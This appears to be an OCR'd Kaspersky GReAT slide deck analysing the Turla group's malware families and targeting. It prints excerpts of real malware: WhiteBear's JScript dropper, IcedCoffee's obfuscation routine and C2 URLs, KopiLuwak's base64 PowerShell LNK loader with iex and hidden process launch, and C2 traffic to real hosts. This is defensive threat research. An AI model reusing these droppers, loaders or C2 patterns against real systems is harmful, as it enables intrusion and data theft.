Shedding Skin:
Turla's fresh faces

Kurt Baumgartner & Mike Scott
Kaspersky Lab
Global Research & Analysis Team (GReAT)

KASPERSKY lab


Turla's Arsenal

These are not Turla

Turla targeting lately

Visual? Turla targeting on SecureList

https://securelist.com/all/?tag=718



Turla's PE malware lately

Carbon

- Epic Turla
- orchestrator - v3.8.2, injected 'object' v4.0.5, new anon_pipes: anon_pipes=COMNAP,COMNODES,SQL\QUERY,SPOOLSS,LLSRPC,browser
- meterpreter!
- Central Asia

Mosquito

- modified ComRAT
- meterpreter injector, etc
- remote + local organizations - E and W Europe, Middle East, S America, SE Asia

White Bear

- framework similar to Carbon
- ".js" spearphishing jscript delivery, borrowed mod'd jscript
- remote, local organizations - S America, Middle East, E and W Europe

Turla's Javascript backdoors

IcedCoffee aka 5h1r1m3

- Normally dropped by RTF & Macro Office doc/xls
- Also by CVE-2017-0261 + CVE-2017-0001 docx (FireEye)
- Macro includes basic profiling callback
- WMI for data collection, formatted in json
- Can download/execute js for command execution

KopiLuwak

- Initially dropped by Office docs with updated macros
- Much more obfuscation
- 2 stage decode with RC4
- Extensive system profiling
- Some built in command capability

Carbon’s unusually explicit installer

```
26
1: Maj - 6, Min - 1, Type - 1
W7
Storage: C:\Program Files\Internet Explorer\en-US
LUCKY STRIKE!!!
extract_file(): #103 in 'C:\Program Files\Internet Explorer\en-US\strokeon.scl'
extract_file(): OK
extract_file(): #164 in 'C:\Program Files\Internet Explorer\en-US\adxsufx.dll'
extract_file(): OK
extract_file(): #105 in 'C:\Program Files\Internet Explorer\en-US\clonedwm.dll'
extract_file(): OK
extract_file(): #165 in 'C:\Program Files\Internet Explorer\en-US\slrespro.dll'
extract_file(): OK
Drop res...
CS2 OK
2
3
SUCHOST group OK
extract_file(): #161 in '%SystemRoot%\system32\srsvc.dll'
extract_file(): OK
SERV DLL: 0
DONE
Close handles
```

Carbon's unusually explicit installer

Filename	Md5	Size (bytes)	Component + Internal name
wlbsas.exe	f8c8cc5b231c8bcb7aee0447a9af7fdd	621056	dropper, SERVICE.EXE
adxsufx.dll	648fcc76a5d1f88cc9609e29e2e6114a	282624	orchestrator, MSCAPGPL.DLL
srsvc.dll	34513470e6f2ef324dddc4736a00c710	10240	loader, SERVICE.DLL
mdmbr005.inf	e3029c85bbd67056e98b0abeeb4d0993 (changes per install)	40012	legitimate printer txt, modified with "root" path
clonedwm.dll	c9adbd515e7ff6346834ab48be100de8	129024	injected carbon dll, MSXIML.DLL
strokeon.scl	b3176e58426e4b9cbb60b8fa2e11ea3c	1012	encrypted blob
slrespro.dll	bf523ba11fe0055b28e1aac3832ad734	152576	communications, MSXIML.DLL

Table 1: full listing of Carbon installer, dropped modules, and config files

Mosquito’s injector issues

Metasploit Wow64 injection -> native 64-bit

- Changes in code - 32 bit to 64 bit process
- DLL injectors
- Overlap with Carbon meterpreter use

WhiteBear jscript

```
//PK<0x03><0x04><0x14> <0x06> <0x08>JVBERi0xLjYNJeLjz9MNCjcgMCBvYmoNPDwvTGluZWFy
JAEICDvJv4HslcD=45099;
kAo08No81xIaesBFYfNW="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA
                                                                                +/=";



var fso = new ActiveXObject("Scripting.FileSystemObject");
try
{
var name = WScript.ScriptName;
var location = WScript.ScriptFullName;
var trrr2 = "ipt";
var locationFolder = fso.GetFolder(fso.GetParentFolderName(location));
var file = fso.OpenTextFile(location,1).ReadAll();
var doc = file.substring(11, JAEICDvJv4HslcD);
doc = decode(doc);
```

```
            if (enc4 != 64) {
                output = output + String.fromCharCode(chr3);
            }
        }
        return output;
}
```

KASPERSKY lab

WhiteBear jscript

```
var fso = new ActiveXObject("Scripting.FileSystemObject");
try
{
var name = WScript.ScriptName;
var location = WScript.ScriptFullName;
var trrr2 = "ipt";
var locationFolder = fso.GetFolder(fso.GetParentFolderName(
var file = fso.OpenTextFile(location,1).ReadAll();
var doc = file.substring(11, JAEICDvJv4HslcD);
doc = decode(doc);
var script = decode(kAo08No81xIaesBFYfNW);
var trrr1 = "WScr";
var WshNetwork = WScript.CreateObject(trrr1 + trrr2 +".Netw
var mainScriptName ="c:\\Users\\" + WshNetwork.UserName + "
f_WriteFile(script,  mainScriptName);
var docName = (name.substring(0,name.length - 3)).replace(/
var docPath = "c:\\Users\\" + WshNetwork.UserName + "\\AppDa
f_WriteFile(doc, docPath);
var v_SHELL = new ActiveXObject(trrr1 + trrr2 +".Shell");
v_SHELL.Run(mainScriptName);
v_SHELL.Run(docPath);
WScript.Sleep(5000);
fso.GetFile(mainScriptName).Delete();
}
catch (e)
{
}
```

```
function decode(input) {
    var output = "";
    var keyStr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
    var chr1, chr2, chr3;
    var enc1, enc2, enc3, enc4;
    var i = 0;
    input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
    while (i < input.length) {
        enc1 = keyStr.indexOf(input.charAt(i++));
        enc2 = keyStr.indexOf(input.charAt(i++));
        enc3 = keyStr.indexOf(input.charAt(i++));
        enc4 = keyStr.indexOf(input.charAt(i++));
        chr1 = (enc1 << 2) | (enc2 >> 4);
        chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
        chr3 = ((enc3 & 3) << 6) | enc4;
        output = output + String.fromCharCode(chr1);
        if (enc3 != 64) {
            output = output + String.fromCharCode(chr2);
        }
        if (enc4 != 64) {
            output = output + String.fromCharCode(chr3);
        }
    }
    return output;
}
```

KASPERSKY lab

IcedCoffee aka 5h1r1m3

```
2  var $_deobfuscate = function($_encodedString,$arg1,$arg2,$arg3) {
3      var $_decodedString = '';
4      $_encodedString = unescape($_encodedString);
5      for (var $i=0; $i<$_encodedString['length']; $i++) {
6          var $_var1 = $arg1 ^ $_encodedString['charCodeAt']($i);
7          $_decodedString += String['fromCharCode']($_var1);
8          $arg1=($arg1 * $arg2 + $arg3) & 0xFF;
9      }
10     return $_decodedString;
11 };
```

IcedCoffee aka 5h1r1m3

```
var $X9462C0CF151068D50D7FBD1210F2C93A=
function ($X818A8DD873EB2B87F71CB6F236C956AA,$X9AF7123F1723C9AE08BA812190CFEC66,$X59367A9EA7F8E873B1EEBF8037528664,$X5F0049EB1B2DCFCD03BC9CE0C1D02836)
{
    var $X69AACFBD474751436A14C80BA663D881='';
    $X818A8DD873EB2B87F71CB6F236C956AA=unescape($X818A8DD873EB2B87F71CB6F236C956AA);
    for (
    var $X3634FF68D7C4AB5C6692E8751309E9E7=0; $X3634FF68D7C4AB5C6692E8751309E9E7<$X818A8DD873EB2B87F71CB6F236C956AA['length']; $X3634FF68D7C4AB5C6692E875130
    {
        var $X4E56AC9D0D0E1993FB0721864482A45C=$X9AF7123F1723C9AE08BA812190CFEC66^$X818A8DD873EB2B87F71CB6F236C956AA['charCodeAt']($X3634FF68D7C4AB5C6692E87
        $X69AACFBD474751436A14C80BA663D881+=String['fromCharCode']($X4E56AC9D0D0E1993FB0721864482A45C);
        $X9AF7123F1723C9AE08BA812190CFEC66=($X9AF7123F1723C9AE08BA812190CFEC66*$X59367A9EA7F8E873B1EEBF8037528664+$X5F0049EB1B2DCFCD03BC9CE0C1D02836)&0xFF;
    }
    return $X69AACFBD474751436A14C80BA663D881;
}
;
this[$X9462C0CF151068D50D7FBD1210F2C93A('%5C%D9%91%EE%7D%B6%D7g%90%DCB%D5Ai%CC%06%89i%158%DE%F4%07%1D%C6%FC%FCQ%85n%E9%21%5Be',120,9,73)]=
function ()
{
    return  false ;
}
;
this[$X9462C0CF151068D50D7FBD1210F2C93A('%DD%0E%AEK%9Fo%8B%08%04%ED%25U%12%A4%C6%16%B9Vh%21/%5E%7F%1F%E4%D9%C1e%85%C0%23Q/%40',249,9,149)]=
function ()
{
    return [$X9462C0CF151068D50D7FBD1210F2C93A('%0BP%9D%B2%C5%1F%0A%8F%A8%14%D5%3B%85i6%28%3F%BB7%95%82%95%E6w%A8%02r%E5%8A%97%ACZ%21%F1%A4%0D%BE%E2q%27%C8%
}
;
this[$X9462C0CF151068D50D7FBD1210F2C93A('%84%9BP%AE%7D%1Bq%C6%CD%DD%284%E7C%AC%1BgE%87q%BF%EB%B4t%EDz_c%10%80%7D09f',160,17,35)]=
function ()
{
    return 53;
}
```

KASPERSKY lab

IcedCoffee aka 5h1r1m3

```
this[$X5CB54DE3FE7FAB00C9B40C572E024566]=
function ()
{
    return ["http://ashtarak.longmusic.com/album/artist/song.html,http://www.godsofasia.com/forum/static/thaigirls.html"];
}
;
this[$XDF9D599AA7A188D51E81E310B46F807C]=
function ()
{
    return HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\;
}
;
this[$X0CB48AB8CB189899BE33CA67A4D4260C]=
function ()
{
    return TiConsole;
}
;
this[$X76FAC8BB079C707F951C51F6FD5496C3]=
function ()
{
    return TiWallet;
}
;
this[$X5507BAC185C96F851FF0B92D3EC13FC8]=
function ()
{
    return "5h1r1m3.A v1.0.1003";
}
```

IcedCoffee network traffic

```
POST /users/index.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Set-Cookie: session=MjVCQTczNUMtQTUwRS00MkVELTk3MUYtNzcxRTlDQUI5NzBF
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2;
 .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.exelentesms.com
Content-Length: 26240
Connection: Keep-Alive
Cache-Control: no-cache


BSGzCz/qxHSPwEjH2aA4/G73VfMqNEFXtK17VUZn9queTtOsK60/lWx0AATBgYBE1encrrQHvPbnURtJXZU311yUWU4w4tS...
```

KopiLuwak LNK delivery

```
function RkbA()
{
    try
        {
            var gZJ6 = b2Ur(dKda(rcg9()));
            var GrNZ = new ActiveXObject("ADODB.STREAM");
            GrNZ.type = 2;
            GrNZ.Charset = "iso-8859-1";
            GrNZ.Open();
            GrNZ.WriteText(gZJ6);
            var uUB1 = new ActiveXObject("Shell.application");
            var fFHP = (uUB1.NameSpace(40)).Title;
            var RTDO = "C:\x5cUsers\x5c" + fFHP + "\x5cAppData\x5cRoaming\x5cMicrosoft\x5cChkdsk.js";
            GrNZ.SaveToFile(RTDO,2);GrNZ.close();
        }
    catch(e)
        {
            WScript.Quit();
        }
}
```

KopiLuwak LNK delivery

```
Relative Path: ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line:  -nop $i853 = [TeXt.EnCoDING]::utF8.geTStrInG([conVErT]::frOmbaSE64stRing('JHN0UCwkc2lQPTM2OTgsODkyM
DA4OyRwYXRoVG9MTks9IkNWLmxuayI7JGZvZXhGYVMgPSAiJGVudjp0ZW1wIjskY3VyX3BhdGg9UFdEOyRmdWxscGF0aHRvbG5rPSIkKCRjdXJfcGF
0aC5QYXRoKVwkKCRwYXRoVG9MTkspIjtmb3JlYWNoKCRvYmogaW4gR2VULUNISUxkSVRFTSAtcEF0aCAkZm91eEZhUyAtZmlMVGVyICRwYXRoVG9MT
ksgLXJFY1VyU0UgLUZvckNFIC1FViBFcnIgLUVBIFNpbGVudGx5Q29udGludWUpeyRmdWxscGF0aHRvbG5rID0gIiQoJG9iai5kaXJlY3RvcnluYW1
lKVwkKCRwYXRoVG9MTkspIjt9JGxuaz1uRXctb2JqRUNUIGlvLmZJTGVTVHJlQW0gJGZ1bGxwYXRodG9sbmssICJPcGVOIiwgIlJlQWQiLCAicmVhR
HdSSVRFIjskQXJyYXlNYXM9TmV3LU9iamVjdCBieXRlW10oJHNpUCk7JGxuay5TZWVrKCRzdFAsW0lPLlNlZWtPcmlnaW5dOjpCZWdpbik7JGxuay5
SZWFkKCRBcnJheU1hcywwLCRzaVApOyRBcnJheU1hcz1bQ29udmVydF06OkZyb21CYXNlNjRDaGFyQXJyYXkoJEFycmF5TWFzLDAsJEFycmF5TWFzL
kxlbmd0aCk7JGR1YWNhanVBPVt0ZXhULkVuQ09kSW5HXTo6VW5pY29kZS5nRVRzdFJJbmcoJEFycmF5TWFzKTtpZXggJGR1YWNhanVBOw=='));  ie
X $i853;
```

KopiLuwak LNK delivery

```
$6vlJwyyB = @("office.js", "list.xlsx");
$TcCd3Fej = "office.js";
$Aq3NkyDG = @("<base64 payload>");
$ggdDQhlx = "list.xlsx";
FOR($I = 0; $I - lt $6vLjwYYb.LengTH; $i++) {
        [BYtE[]] $YGktk0Nk = [cOnveRt]::frOmBaSE64StriNg($aq3nkYDg[$I]);
        [syStEm.IO.fILE]::WrItEaLlbYtES($env: public + "\"+$6VLJwYYB[$I],$YGktK0nk);}$qsVmUm76 = $env:public+"\
                "+$tCcd3Fej;$GGdDQhLxPatH = $env:public+"\
                "+$gGddQHLX;staRT-pROCess -wINDowstylE HIDdeN -FIlepAth $qsVMuM76;StART-ProceSs -FilepaTh $GgDdQHlxpATH;
```

KASPERSKY lab

KopiLuwak LNK delivery

```
$stP,$siP=3698,892008;
$pathToLNK="CV.lnk";
$foexFaS = "$env:temp";
$cur_path=PWD;
$fullpathtolnk="$($cur_path.Path)\$($pathToLNK)";
foreach($obj in GeT-CHILdITEM -pAth $foexFaS -fiLTer $pathToLNK -rEcUrSE -ForCE -EV Err -EA SilentlyContinue)
{$fullpathtolnk = "$($obj.directoryname)\$($pathToLNK)";}
$lnk=nEw-objECT io.fILeSTreAm $fullpathtolnk, "OpeN", "ReAd", "reaDwRITE";
$ArrayMas=New-Object byte[]($siP);
$lnk.Seek($stP,[IO.SeekOrigin]::Begin);
$lnk.Read($ArrayMas,0,$siP);
$ArrayMas=[Convert]::FromBase64CharArray($ArrayMas,0,$ArrayMas.Length);
$duacajuA=[texT.EnCOdInG]::Unicode.gETstRIng($ArrayMas);
iex $duacajuA;
```

KopiLuwak network traffic

```
POST /api/files/asmane_majazy/iran/error.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml:q=0.9,*/*;q=0.8
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
UA-CPU: AMD64
Host: zanisbot.ir
Content-Length: 135
Connection: Keep-Alive
Cache-Control: no-cache

%E6%9Bek%F6h%20%2C_%AB%3DC%7B%03%A6%F6%18%D0%AD%1B%E4%CA%0B%1A%B8%7D%D0%B9%8C%3D%18oS%A5%E5%3C%ED%C5S%80v%DD%EAi%7C%26%21U%A7%FC%7D%86w
```

KopiLuwak / Zebrocy code overlap

Zebrocy

```
$6vlJwyyB = @('office.exe', 'office.docx');
$TcCd3Fej = "office.exe";
$Aq3NkyDG = @("<base64 payload>");
$ggdDQhlx = "office.docx";
FOR($I = 0; $I - lt $6vLjwYYb.LengTH; $i++) {
        [BYtE[]] $YGktk0Nk = [cOnveRt]::frOmBaSE64StriNg($aq3nkYDg[$I]);
        [syStEm.IO.fILE]::WrItEaLlbYtES($EnV: pUbLIc + "\"+$6VLJwYYB[$I],$YGktK0nk);}$qsVmUm76 = $Env:public+"\
                "+$tCcd3Fej;$GGdDQhLxPatH = $env:publIC+"\
                "+$gGddQHLX;staRT-pROCess -wINDowstylE HIDdeN -FIlepAth $qsVMuM76;StART-ProceSs -FilepaTh $GgDdQHlxpATH;
```

KopiLuwak

```
$6vlJwyyB = @("office.js", "list.xlsx");
$TcCd3Fej = "office.js";
$Aq3NkyDG = @("<base64 payload>");
$ggdDQhlx = "list.xlsx";
FOR($I = 0; $I - lt $6vLjwYYb.LengTH; $i++) {
        [BYtE[]] $YGktk0Nk = [cOnveRt]::frOmBaSE64StriNg($aq3nkYDg[$I]);
        [syStEm.IO.fILE]::WrItEaLlbYtES($env: public + "\"+$6VLJwYYB[$I],$YGktK0nk);}$qsVmUm76 = $env:public+"\
                "+$tCcd3Fej;$GGdDQhLxPatH = $env:public+"\
                "+$gGddQHLX;staRT-pROCess -wINDowstylE HIDdeN -FIlepAth $qsVMuM76;StART-ProceSs -FilepaTh $GgDdQHlxpATH;
```

conclusion/predictions

Malware set

- Increased open source-inspired tooling, scripting, macros
- Maintain and modify older elegant implant code
- Indications of limited new family ITW
- Shedding 0day, waterholing, fewer kernel rootkits
- New skin speculation - bootkits, bgp hijacks, Intel AMT, mobile exploits

Targeting

- Turlastan, yearly rotation
- Middle East, S America, W and E Europe, SE Asia, E Asia
- more?

References

Carbon : https://securelist.com/the-epic-turla-operation/65545/

Mosquito : https://securelist.com/apt-trends-report-q2-2017/79332/

WhiteBear : https://securelist.com/introducing-whitebear/81638/

IcedCoffee : https://securelist.com/apt-trends-report-q2-2017/79332/

KopiLuwak : https://securelist.com/kopiluwak-a-new-javascript-payload-from-turla/77429/

Questions?

Kurt Baumgartner
kurt.baumgartner@kaspersky.com

Mike Scott
michael.scott@kaspersky.com

KASPERSKY lab